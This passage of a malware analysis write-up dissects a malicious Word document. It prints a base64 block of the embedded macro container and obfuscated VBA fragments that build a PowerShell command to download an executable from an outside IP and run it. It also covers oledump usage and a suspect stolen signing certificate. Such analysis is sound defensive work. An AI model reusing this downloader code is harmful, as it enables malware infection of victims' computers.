
When you open the Application_Form.doc file with the Notepad++ editor, the editdata.mso file will immediately catch your attention, aside from the embedded xml, jpg, html, png files. You can easily access the macro when you unhide this data, which is hidden with Base64, and then examine it with the oledump tool that comes with REMnux. When you examine the macro with any editor, you can see that it is obfuscated, and after simplification, it is a PowerShell script, and after being downloaded as http://45.63.22.17/image27.ico, it is renamed as teds.exe and executed.



C:\Users\Mert\Desktop\malwares\Application_Form.doc - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Application_Form.doc
3713 Content-Location: file:///C:/34121AB1/Application_Form_new_Act1_files/editdata.mso
3714 Content-Transfer-Encoding: base64
3715 Content-Type: application/x-mso
3716
3717 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
Normal text file length : 214.311 lines : 3.927 Ln : 3.923 Col : 30 Sel : 4 | 1 Windows (CR LF) ANSI INS
root@remnux: /home/remnux/Desktop/malware
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/malware# oledump.py editdata.mso
1: 513 'PROJECT'
2: 41 'PROJECTwm'
3: M 18168 'VBA/ThisDocument'
4: 4742 'VBA/_VBA_PROJECT'
5: 776 'VBA/dir'
root@remnux:/home/remnux/Desktop/malware# oledump.py -s 3 -v editdata.mso > editdata.txt
root@remnux:/home/remnux/Desktop/malware#
root@remnux: /h...
13:20



editdata.txt - SciTE
File Edit Search View Tools Options Language Buffers Help
1 editdata.txt
tehkjdgjas(0) = "q"
tehkjdgjas(1) = "j"
qhdalln = "://';$hKJGksd='Net.';$oqwehd='Web"
tehkjdgjas(2) = "l"
tehkjdgjas(3) = "Y"
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisdl + qhdalln
tehkjdgjas(4) = "P"
tehkjdgjas(5) = "o"
tehkjdgjas(6) = "a"
tehkjdgjas(7) = "T"
iqwhdnnc = "Client';(New-Obje"
tehkjdgjas(8) = "m"
tehkjdgjas(9) = "N"
tehkjdgjas(10) = "h"
tehkjdgjas(11) = "B"
tehkjdgjas(12) = "b"
tehkjdgjas(13) = "Q"
tehkjdgjas(14) = "O"
tehkjdgjas(15) = "M"
tehkjdgjas(16) = "n"
tehkjdgjas(17) = "g"
tehkjdgjas(18) = "k"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+'wnl"
tehkjdgjas(19) = "d"
tehkjdgjas(20) = "S"
tehkjdgjas(21) = "A"
tehkjdgjas(22) = "r"
tehkjdgjas(23) = "E"
tehkjdgjas(24) = "c"
tehkjdgjas(25) = "J"
tehkjdgjas(26) = "t"
hdnklasld = "oadf'+'ile').invoke('htt'+$jok+'45."
tehkjdgjas(27) = "R"
[root@...
root@r...
[Mozill...
malware
editda...
06:09




As we often see in APT-focused cyber attacks, the fact that the teds.exe file is also digitally signed with a certificate that we believe belongs to a stolen company clearly shows that the malicious persons have resorted to this method in order to bypass the software performing application control. When you upload the teds.exe file to the VirusTotal site, this time you can see that 2 antivirus software detected this file as malicious software.



Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures software came from software publisher
• Protects software from alteration after publication
* Refer to the certification authority's statement for details.
Issued to: LLC Agera Lab
Issued by: GlobalSign Extended Validation CodeSigning CA - SHA256 - G3
Valid from 10. 10. 2016 to 11. 10. 2017
Install Certificate...
Issuer Statement
Learn more about certificates
OK


Google
"llc agera lab"
All
Images
Videos
Shopping
News
More
Settings
Tools
About 120,000 results (0.99 seconds)
No results found for "llc agera lab".
Results for llc agera lab (without quotes):
Agera
www.ageralabs.com/
Leading distributor of wholesale skincare and clinical skincare to dermatologists, plastic surgeons and spas. Chemical Peels, Extreme Anti-Aging and Acne ...
Agera Laboratories Inc.: Private Company Information - Businessweek
www.bloomberg.com/research/stocks/private/snapshot.asp?privcapId=28692809
Agera Laboratories Inc. company research & investing information. ... Company Overview of Agera Laboratories Inc. ... 4Life Research, LLC, United States ...




